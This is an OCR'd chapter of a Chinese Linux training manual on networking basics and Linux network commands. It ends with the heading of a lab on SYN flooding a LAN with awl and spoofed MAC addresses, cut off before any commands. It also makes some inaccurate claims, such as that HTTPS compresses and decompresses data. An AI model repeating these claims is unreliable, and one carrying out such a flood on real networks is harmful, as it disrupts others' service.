# Linux 云计算集群架构师

**学神 IT 教育：从零基础到实战，从入门到精通！**



**联系方式：**

学神 IT 教育官方网站: http://www.xuegod.cn

Linux 云计算架构师进阶学习群 QQ 群: 1072932914

学习顾问：小语老师　　学习顾问：边边老师　　学神微信公众号

微信扫码添加学习顾问微信，同时扫码关注学神公众号了解最新行业动态，获取更多学习资料及答疑就业服务！

# 第十八章　Linux 网络管理技术

## 本节所讲内容：


18.1　OSI 七层模型和 TCP/IP 四层模型

18.2　linux 网络相关的调试命令

18.3　实战-在局域网中使用 awl 伪装 MAC 地址进行多线程 SYN 洪水攻击

## 18.1　OSI 七层模型和 TCP/IP 四层模型

### 18.1.1　OSI 七层参考模型，TCP/IP 四层参考模型




OSI 七层模型：OSI（Open System Interconnection）开放系统互连参考模型是国际标准化组织（ISO）制定的一个用于计算机或通信系统间互联的标准体系。

TCP/IP 四层模型：TCP/IP 参考模型是计算机网络的祖父 ARPANET 和其后继的因特网使用的参考模型。

分层作用：方便管理


**七层模型优点：** **[CCNA]**

**1、把复杂的网络划分成为更容易管理的层（将整个庞大而复杂的问题划分为若干个容易处理的小问题）**

**2、没有一个厂家能完整的提供整套解决方案和所有的设备，协议.**

**3、独立完成各自该做的任务，互不影响，分工明确，上层不关心下层具体细节，分层同样有益于网络排错**

**功能与代表设备**

| 分层 | 名字 | 功能 | 工作在该层的设备 |
|---|---|---|---|
| 7 | 应用层 | 提供用户界面 | QQ，IE 。应用程序 |
| 6 | 表示层 | 表示数据，进行加密等处理 | QQ，IE 。应用程序 |
| 5 | 会话层 | 将不同应用程序的数据分离 | QQ，IE 。应用程序 |
| 4 | 传输层 | 提供可靠或不可靠的传输，在重传前执行纠错 | 防火墙 |
| 3 | 网络层 | 提供逻辑地址，路由器使用它们来选择路径 | 三层交换机、路由器 |
| 2 | 数据链路层 | 将分组拆分为字节，并将字节组合成帧，使用 MAC 地址提供介质访问，执行错误检测，但不纠错 | 二层交换机，网卡 |
| 1 | 物理层 | 在设备之间传输比特，指定电平，电缆速度和电缆针脚 | 集线器 |

**为什么现代网络通信过程中用 TCP/IP 四层模型，而不是用 OSI 七层模型呢?**

**OSI 七层模型是理论模型，一般用于理论研究，他的分层有些冗余，实际应用，选择 TCP/IP 的四层模型。而且 OSI 自身也有缺陷，大多数人都认为 OSI 模型的层次数量与内容可能是最佳的选择，其实并非如此，其中会话层和表示层几乎是空的，而数据链路层和网络层包含内容太多，有很多的子层插入，**

每个子层都有不同的功能。

### 18.1.2 常见网络相关的协议

ARP(Address Resolution Protocol)：地址解析协议，将 IP 解析成 MAC 地址

地址解析协议，即 ARP（Address Resolution Protocol），是根据 IP 地址获取物理地址的协议。主机发送信息时将包含目标 IP 地址的 ARP 请求广播到网络上的所有主机，并接收返回消息，以此确定目标的物理地址；收到返回消息后将该 IP 地址和物理地址存入本机 ARP 缓存中并保留一定时间，下次请求时直接查询 ARP 缓存以节约资源。地址解析协议是建立在网络中各个主机互相信任的基础上的，网络上的主机可以自主发送 ARP 应答消息，其他主机收到应答报文时不会检测该报文的真实性就会将其记入本机 ARP 缓存；由此攻击者就可以向某一主机发送伪 ARP 应答报文，使其发送的信息无法到达预期的主机或到达错误的主机，这就构成了一个 ARP 欺骗（网络执法官软件的工作原理就是 arp 欺骗）。

DNS：域名解析协议 www.baidu.com

SNMP(Simple Network Management Protocol)简单网络管理协议

DHCP(Dynamic Host Configuration Protocol)动态主机配置协议，它是在 TCP/IP 网络上使客户机获得配置信息的协议

FTP(File Transfer Protocol)文件传输协议，它是一个标准协议，是在计算机和网络之间交换文件的最简单的方法。

HTTP(Hypertext Transfer Protocol )：超文本传输协议

HTTPS(Secure Hypertext Transfer Protocol)：安全超文本传输协议，它是由 Netscape 开发并内置于其浏览器中，用于对数据进行压缩和解压操作.

ICMP(Internet Control Message Protocol)：Internet 控制信息协议,互联网控制报文协议

ping ip 定义消息类型有：TTL 超时、地址的请求与应答、信息的请求与应答、目的地不可到达

SMTP(Simple Mail Transfer Protocol)：简单邮件传送协议

TELNET Protocol：虚拟终端协议

TFTP(Trivial File Transfer Protocol)：小文件传输协议

UDP(User Datagram Protocol)：用户数据报协议，它是定义用来在互连网络环境中提供包交换的计算机通信的协议

TCP（Transmission Control Protocol)： 传输控制协议，是一种面向连接的、可靠的、基于字节流的传输层通信协议 log 转发：开启一个协议：tcp(三次握手和四次挥手)

面试时经常会问道的问题 TCP 和 UPD 的区别：

TCP 协议和 UDP 协议的区别

（1）TCP 协议：TCP（Transmission Control Protocol，传输控制协议）是面向连接的协议，在收发数据前，必须和对方建立可靠的连接。

（2）UDP 协议：UDP 是 User Datagram Protocol 的简称， 中文名是用户数据报协议，是一种无连接的传输层协议，提供面向事务的简单不可靠信息传送服务

总结：TCP 与 UDP 的区别：

1.基于连接与无连接；

2.对系统资源的要求（TCP 较多，UDP 少）；

3.UDP 程序结构较简单；UDP 信息包的标题很短，只有 8 个字节，相对于 TCP 的 20 个字节信息包的额外开销很小。所以传输速度可更快

4.TCP 保证数据正确性，UDP 可能丢包；TCP 保证数据顺序，UDP 不保证。

场景： 视频，语音通讯使用 udp，或网络环境很好，比如局域网中通讯可以使用 udp。 udp 数

据传输完整性，可以通过应用层的软件算法来校对就可以了。


tcp 传文件，数据完整性要求高。

### 18.1.3 TCP 和 UDP 常用端口号名称

（1）TCP 端口分配

| 端口号 | 服务 | 服务描述 |
|---|---|---|
| 21 | ftp | 文件传输服务 |
| 22 | ssh | 安全远程连接服务 |
| 23 | telnet | 远程连接服务 |
| 25 | smtp | 电子邮件服务 |
| 53 | DNS | 域名解析服务，有 tcp53 也有用 udp53 端口传输 |
| 80 | http | web 服务 |
| 443 | https | 安全 web 服务 |

如果你不知道哪个端口对应哪个服务怎么办？如 873 端口是哪个服务的？

[root@xuegod63 ~]# vim /etc/services #此文件中,包含所有常见端口号及服务名称

```
rsync           873/tcp
rsync           873/udp
```

#此文件可以查看常用端口对应的名字。iptables 或 netstat 要把端口解析成协议名时，都需要使用到这个文件。另外后期 xinetd 服务管理一些小服务时，也会使用到此文件来查询对应的小服务端口号。

注：有的服务是 UDP 和 TCP 端口都会监听的

### 18.1.4 IP 地址分类

IP 地址分 5 类，常见的地址是 A、B、C 三类

A 类地址:范围从 0-127，0 是保留的并且表示所有 IP 地址，而 127 也是保留的地址，并且是用于

测试环回口用的。因此 A 类地址的可用的范围其实是从 1-126 之间。子网掩码：255.0.0.0


A 类地址：A 类地址的网络位由第一组 8 位二进制数表示，主机位由后 3 组 8 位二进制数表示


例 1.0.0.0 这个 A 类 ip 地址

1 是网络位，0.0.0 是主机位，A 类地址是大型网络，含 126 个网段，每个网段主机数大约允许有 1670 万台主机，通常分配给拥有大量主机的网络（如主干网）

B 类地址：范围从 128-191，如 172.168.1.1，以子网掩码来进行区别：255.255.0.0

B 类地址：B 类地址的网络位由前 2 组 8 位二进制数表示，主机位由后 2 组 8 位二进制数表示




例 128.255.0.0 这个 B 类 IP 地址

128.255 是网络位，0.0 是主机位，B 类地址是中型网络，含 16384 个网段，每个网段允许有 65534 台主机，适用于结点比较多的网络（如区域网）。

C 类地址：范围从 192-223，以子网掩码来进行区别： 255.255.255.0

C 类地址：C 类地址的网络位由前 3 组 8 位二进制数表示，主机位由后 1 组 8 位二进制数表示


例 192.255.255.0 这个 C 类 IP 地址

192.255.255 是网络位，0 是主机位，C 类地址是小型网络，允许有 254 台主机，适用于结点比较少的网络（如校园网）。

D 类地址：范围从 224-239，被用在多点广播(Multicast)中。多点广播地址用来一次寻址一组计算机，它标识共享同一协议的一组计算机。

E 类地址：范围从 240-254，为将来使用保留。

ABC 3 类中私有 IP 地址范围：

A：10.0.0.0--10.255.255.255 子网掩码为 255.0.0.0 或用 /8 表示（网络位 8 位二进制数）

B: 172.16.0.0--172.31.255.255 子网掩码为 255.255.0.0 或用 /16 表示

C: 192.168.0.0--192.168.255.255 子网掩码为 255.255.255.0 或用 /24 表示

ping 127.0.0.1 可以 ping 通。ping 127.23.23.23 可以 ping 通吗?

结论：这个 127 这个网段都用于环回口

ipv4 ipv6

## 18.2 linux 网络相关的调试命令

### 18.2.1 查看网卡物理连接是否正常

```
[root@xuegod63 ~]#  nmcli device status
DEVICE      TYPE      STATE     CONNECTION
ens33       ethernet  连接的        ens33
virbr0      bridge    连接的        virbr0
lo          loopback  未托管        --
virbr0-nic  tun       未托管        --
```

查看 IP 相关信息

ifconfig 命令被用于配置和显示 Linux 内核中网络接口的网络参数。

```
[root@xuegod63 ~]# ifconfig
```

常见的一些网络接口

| | |
|---|---|
| eth0 ..... eth4 ... | 以太网接口(linux6) |
| waln0 | 无线接口 |
| eno177776 | 以太网接口（centos7) |
| ens33 | 以太网接口(centos7) |

ens160　　以太网接口（centos8）
bond0　team0　　网卡绑定接口
virbr0　　虚拟交换机桥接接口
br0　　虚拟网桥接口
lo　　本地回环接口
vnet0　　KVM 虚拟机网卡接口

18.2.2　修改网卡 IP 地址

方法 1：手工修改网卡配置文件

[root@xuegod63 ~]# vim /etc/sysconfig/network-scripts/ifcfg-ens33

TYPE=Ethernet　　#设置类型是以太网设备，如图：


PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=none　　# 参数：static 静态 IP 或 dhcp 或 none 无（不指定），如是 none，配上 IP 地址和 static 效果一样
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=yes
IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=ens33　　#网卡名字
UUID=c713acec-674b-411d-9e61-646482a292ca　　#UUID 每个网上设备都不一样
DEVICE=ens33　　#设备名字，在内核中识别的名字
ONBOOT=yes　　#启用该设备，如果 no，表示不启动此网络设备
IPADDR=192.168.1.63　　#IP 地址
PREFIX=24　　#子网掩码，24 相当于 255.255.255.0
GATEWAY=192.168.1.1　　#默认网关
DNS1=114.114.114.114　　#首选 DNS 地址
DNS2=223.5.5.5　　#备用 DNS 地址
DNS3=8.8.8.8　　#备用 DNS 地址
IPV6_PRIVACY=no
PEERDNS=no　#启用 DHCP 后即会更改/etc/resolv.conf，PEERNDS=no 则不会修改 resolv.conf


修改完成使配置生效（在修改配置文件后，需要运行 nmcli con reload 使 NetworkManager 读取配置文件更改。接口依然需要重新启动，以便修改生效）：

[root@xuegod63 ~]# nmcli connection reload

[root@xuegod63 ~]# nmcli connection down ens33
[root@xuegod63 ~]# nmcli connection up ens33

[root@xuegod63 ~]# systemctl restart network
[root@xuegod63 ~]# ifdown ens33 && ifup ens33

例 1： 给虚拟机再添加一个网卡，并手动成生网卡配置文件
[root@xuegod63 ~]# init 0
添加一块网卡




新加的网卡，也使用桥接模式。
[root@xuegod63 ~]# ifconfig -a # -a 查看所有网络设备，包括没有启动的网卡设备
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
。。。
ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
注：我这里显示第二块网卡名字是 ens38，你那边可能不是。这是由内核识别出来的

默认新增加的网卡没有配置文件，现在手动添加一个
[root@xuegod63 ~]# cd /etc/sysconfig/network-scripts/
[root@xuegod63 network-scripts]# cp ifcfg-ens33 ifcfg-ens38
[root@xuegod63 network-scripts]# vim ifcfg-ens38 #修改内容
TYPE=Ethernet
PROXY_METHOD=none
BROWSER_ONLY=no
BOOTPROTO=none
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
IPV6INIT=yes

IPV6_AUTOCONF=yes
IPV6_DEFROUTE=yes
IPV6_FAILURE_FATAL=no
IPV6_ADDR_GEN_MODE=stable-privacy
NAME=ens38
UUID=c713acec-674b-411d-9e61-646482a292ca　#这一行删除掉
DEVICE=ens38
ONBOOT=yes
IPADDR=192.168.1.68　#改成 68 IP（自定义进行修改）
PREFIX=24
GATEWAY=192.168.1.1
DNS1=114.114.114.114
IPV6_PRIVACY=no
PEERDNS=no

[root@xuegod63 network-scripts]# systemctl restart network

使用 nmcli 命令查看网卡 UUID
[root@xuegod63 ~]# nmcli con
NAME　UUID　TYPE　DEVICE
ens33　fcdcc4d4-65a4-42ec-8325-86f66aad5071　ethernet　ens33
ens37　a40a9de1-6c41-3c6a-9f8c-e2c6741d2dca　ethernet　ens37

CentOS8 添加网卡后配置文件使用 nmcli 命令生成：
[root@xuegod63 ~]# nmcli con add con-name ens37 type ethernet ifname ens37
#上面命令为接口 ens37 添加一个新连接 ens37，此连接将使用 DHCP 获取 IP 地址并在系统启动后自动连接。配置文件的名称基于 con-name 选项的值 ens37，并保存到/etc/sysconfig/network-scripts/ifcfg-ens37 文件。

方法 2：[root@xuegod63~]# nmtui-edit　#字符界面配 IP(了解不建议使用)
例 1：启动关闭指定网卡：
[root@xuegod63 ~]# ifconfig ens38 down
[root@xuegod63 ~]# ifconfig
[root@xuegod63 ~]# ifconfig ens38 up

例 2：临时配置 IP 地址
[root@xuegod63 ~]# ifconfig ens38 192.168.1.90
或
[root@xuegod63 ~]# ifconfig ens38 192.168.1.90 netmask 255.255.255.0
例 3：给一个网络临时配置多个 IP 地址
[root@xuegod63 ~]# ifconfig ens33:1　192.168.1.3 netmask 255.255.255.0
[root@xuegod63 ~]# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>　mtu 1500

。。。

ens33:1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500

inet 192.168.1.3  netmask 255.255.255.0  broadcast 192.168.1.255

注：临时 ip 没有什么太大用处，临时 ip 因为没有网关，dns 等配置信息，无法访问外网，只有内网可以互相 ping 通，要想访问外网还需要添加网关等信息，如 route add default gw 192.168.1.1，这样做不如直接写入配置文件更方便。

centos7 使用 systemctl restart NetworkManager 命令使用临时 ip，使用 systemctl restart network 或 ifdown ens33 && ifup ens33 都会恢复真实 IP。

### 18.2.3 查看端口的监听状态

netstat 命令： 查看系统中网络连接状态信息，

常用的参数格式 ： netstat -anutp

-a, --all 显示本机所有连接和监听的端口

-n, --numeric don't resolve names 以数字形式显示当前建立的有效连接和端口

-u 显示 udp 协议连接

-t 显示 tcp 协议连接

-p, --programs 显示连接对应的 PID 与程序名

```
[root@xuegod63 ~]# netstat -anutp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      1288/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1089/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      1092/cupsd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1201/master
tcp        0      0 127.0.0.1:6010          0.0.0.0:*               LISTEN      2925/sshd: root@pts
tcp        0      0 192.168.1.63:22         192.168.1.25:55917      ESTABLISHED 2925/sshd: root@pts
tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
```

Proto===连接协议的种类

Recv-Q====接收到字节数

Send-Q====从本服务器，发出去的字节数

Local Address====本地的 IP 地址，可以是 IP，也可以是主机名

Foreign Address====远程主机的 IP 地址

网络连接状态 STATE:

CLOSED： 初始（无连接）状态。

LISTEN： 侦听状态，等待远程机器的连接请求。

ESTABLISHED： 完成 TCP 三次握手后，主动连接端进入 ESTABLISHED 状态。此时，TCP 连接已经建立，可以进行通信。

TIME_WAIT： 在 TCP 四次挥手时，主动关闭端发送了 ACK 包之后，进入 TIME_WAIT 状态，等待最多 MSL 时间，让被动关闭端收到 ACK 包。

TCP 连接终止需四个分节。


**扩展：MSL**

**MSL，即 Maximum Segment Lifetime，一个数据分片（报文）在网络中能够生存的最长时间，在 RFC 793 中定义 MSL 通常为 2 分钟，即超过两分钟即认为这个报文已经在网络中被丢弃了。对于一个 TCP 连接，在双方进入 TIME_WAIT 后，通常会等待 2 倍 MSL 时间后，再关闭掉连接，作用是为了防止由于 FIN（最后一个挥手包）报文丢包，对端重发导致与后续的 TCP 连接请求产生顺序混乱**

**实战：服务器上有大量 TIME_WAIT 连接，如何优化 TCP 连接，快速释放 tcp 连接 ？**

```
[root@iZ2zee35aswj00xgdqoanhZ ~]# netstat  -antup | grep  TIME_WAIT
tcp        0      0 123.57.82.225:80            111.196.245.241:4002
TIME_WAIT   -
tcp        0      0 123.57.82.225:80            111.196.245.241:3970
TIME_WAIT   -
tcp        0      0 123.57.82.225:80            111.196.245.241:4486
TIME_WAIT   -
tcp        0      0 123.57.82.225:80            111.196.245.241:3932
TIME_WAIT   -
……..
```

**解决：**

**例：linux 下默认 MSL 等待时间是 60 秒**

```
[root@xuegod63 ipv4]# cat /proc/sys/net/ipv4/tcp_fin_timeout
60 秒
[root@xuegod63 ipv4]# echo 30 > /proc/sys/net/ipv4/tcp_fin_timeout   #通过缩短时间
```

**time_wait 时间来快速释放链接**

不要看就这样一个参数，Linux 内核调优，就是由这样一个一个参数累积起来的。

修改主机名配置文件，作用：设置主机名永久生效

[root@xuegod63 ~]# vim /etc/hostname

xuegod63.cn

[root@xuegod63 ~]# hostnamectl set-hostname 主机名

配置 IP 与主机名（域名）的对应关系。

[root@xuegod63 ~]# vim /etc/hosts #优先级高于 DNS 解析

127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4

::1 localhost localhost.localdomain localhost6 localhost6.localdomain6


192.168.1.63 xuegod63.cn

192.168.1.64 xuegod64.cn

192.168.1.62 xuegod62.cn

Windows 中的位置

C:\Windows\System32\drivers\etc\hosts




18.2.4 配置 DNS-路由相关信息

DNS 配置的配置文件

[root@xuegod63 ~]# cat /etc/resolv.conf

# Generated by NetworkManager

search cn

nameserver 114.114.114.114

注：在 centos5/6 版本，配置 DNS 用这个文件。在 centos6 以后，直接在网卡配置文件中指定：DNS1=192.168.1.1

默认情况下，域名解析顺序： 本地 hosts 文件-》DNS 查询

是不是一定先解析 hosts 再解析 DNS?

本机域名解析顺序

[root@xuegod63 ~]# vim /etc/nsswitch.conf #查找以下内容 hosts

#hosts: db files nisplus nis dns

hosts: files dns myhostname #可以看到是先查看 files hosts 文件，再查看 DNS 的

```
shadow:     files sss
hosts:      files dns myhostname

aliases:    files
ethers:     files
gshadow:    files
# Allow initgroups to default to the setting for group.
# initgroups: files
networks:   files dns
protocols:  files
publickey:  files
rpc:        files
                                                              86,1
```

查看路由信息：

```
[root@xuegod63 ~]# route   -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 eth0
169.254.0.0     0.0.0.0         255.255.0.0     U     1002   0        0 eth0
0.0.0.0         192.168.1.1     0.0.0.0         UG    0      0        0 eth0
```

注：0.0.0.0　　192.168.1.1　　0.0.0.0　　#前面 0.0.0.0 表示匹配任何网段，后面 0.0.0.0 表示匹配所有主机，这行就是默认网关

参数：　-n　：不要使用通讯协定或主机名称，直接使用 IP 或 port number；

route 命令输出的路由表字段含义如下：

Destination 目标　：The destination network or destination host. 目标网络或目标主机。

Gateway 网关　：网关地址，如果是本地网段 IP，就显示 0.0.0.0

Genmask　：子网掩码

添加/删除路由条目：

```
[root@linux ~]# route add [-net|-host] [网域或主机] netmask [mask] [gw|dev]
[root@linux ~]# route del [-net|-host] [网域或主机] netmask [mask] [gw|dev]
```

增加（add）与删除（del）路由的相关参数：

-net　：表示后面接的路由为一个网域；

-host　：表示后面接的为连接到单部主机的路由；

netmask　：与网域有关，可以设定 netmask 决定网域的大小；

gw　　：gateway 的简写，后续接的是 IP 的数值喔，与 dev 不同；

dev　：如果只是要指定由那一块网路卡连线出去，则使用这个设定，后面接 eth0 等

例：

添加/删除路由条目：

添加路由（把 Linux 做成路由器时或服务器有多个网卡，指定到不同网段走哪个网卡）

实战场景：多个网卡，多个网段，实现不同数据走不同网卡。如果网络管理和生产数据分开管理。比如生产数据走 1.0 网段，网络管理走 2.0 网段，网络管理数据不走生产或对外提供服务的网段，这样也不会乱（前提你得有多个网卡）

```
[root@xuegod63 ~]#   route add -net 192.168.2.0 netmask 255.255.255.0 dev ens38
[root@xuegod63 ~]# route -n
```

Kernel IP routing table

| Destination | Gateway | Genmask | Flags | Metric | Ref | Use | Iface |
|---|---|---|---|---|---|---|---|
| 0.0.0.0 | 192.168.1.1 | 0.0.0.0 | UG | 100 | 0 | 0 | ens33 |
| 0.0.0.0 | 192.168.1.1 | 0.0.0.0 | UG | 101 | 0 | 0 | ens38 |
| 192.168.1.0 | 0.0.0.0 | 255.255.255.0 | U | 100 | 0 | 0 | ens33 |
| 192.168.1.0 | 0.0.0.0 | 255.255.255.0 | U | 101 | 0 | 0 | ens38 |
| 192.168.2.0 | 0.0.0.0 | 255.255.255.0 | U | 0 | 0 | 0 | ens38 |

删除路由

[root@xuegod63 ~]# route del -net 192.168.2.0 netmask 255.255.255.0

路由跟踪

[root@xuegod63 ~]# yum -y install  traceroute

[root@xuegod63 ~]# traceroute baidu.com

路由跟踪：查看经过多少个路由器到目标网址：

实战场景：查看一个新上线的服务器 www.xuegod.cn ，北京用户需要经过多少跳可以到达服务器。

ping 命令的一般格式为：

-c 数目 在发送指定数目的包后停止。

-i 秒数 设定间隔几秒送一个网络封包给一台机器，默认值是 1 秒送 1 次

-w 等待指定时间后停止 ping 程序的执行，时间单位是秒。

[root@xuegod63 ~]# ping -i 0.01 -c 20 192.168.1.1

大写的 I 参数，网络界面：

使用指定的网络界面送出数据包，即 192.168.1.63 是发出 ping 命令的主机 IP 地址，baidu.com 是被 ping 的地址。

[root@xuegod63 ~]# ping -I 192.168.1.63 baidu.com -w 3

当 IP 地址冲突后或有网关冲突后，在 windows 下有这个，在 linux 怎么办?


[root@xuegod63 ~]# arping -I ens33 192.168.100.1

ARPING 192.168.1.1 from 192.168.1.74 ens33

Unicast reply from 192.168.1.1 [94:0B:19:46:3D:C8]  1.824ms

Unicast reply from 192.168.1.1 [94:0B:19:46:34:41]  2.564ms

ping 向一个网关，mac 地址都是一样的，说明正常，但是 mac 地址不一样

同一个 ip 地址解析出 2 个 mac 地址，那么就有人冒充网关了。


网络执法官利用 ARP 欺骗原理使被攻击的电脑无法上网，使该电脑无法找到网关的 MAC 地址

watch

作用：实时监测命令的运行结果，可以看到所有变化数据包的大小

-d　高亮显示变化的区域（指令信息不同之处）

-n　指定指令执行的间隔时间（秒）

例 1：每隔 1 秒高亮显示 ens33 网卡相关信息

[root@xuegod63 ~]# watch -d -n 1 'ifconfig ens33'

```
Every 1.0s: ifconfig ens33

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.74  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1e83:8b39:a18:93d1  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:73:21:67  txqueuelen 1000  (Ethernet)
        RX packets 39244  bytes 2258689 (21.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8544  bytes 957952 (935.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

每秒显示 ens33 网卡信息，RXpackets 接收到的数据包， TXpackets 发送出的数据包

## 18.3　实战-在局域网中使用 awl 伪装 MAC 地址进行多线程


# SYN 洪水攻击

http://ssa.yundun.com/cc 云盾全球实时攻防图

现在学得是第一阶段中的内容，这个案例是让你开眼界！

### 18.3.1　tcp 三次握手及 tcp 连接状态

TCP 报文段的首部格式：




TCP 报文段的首部格式

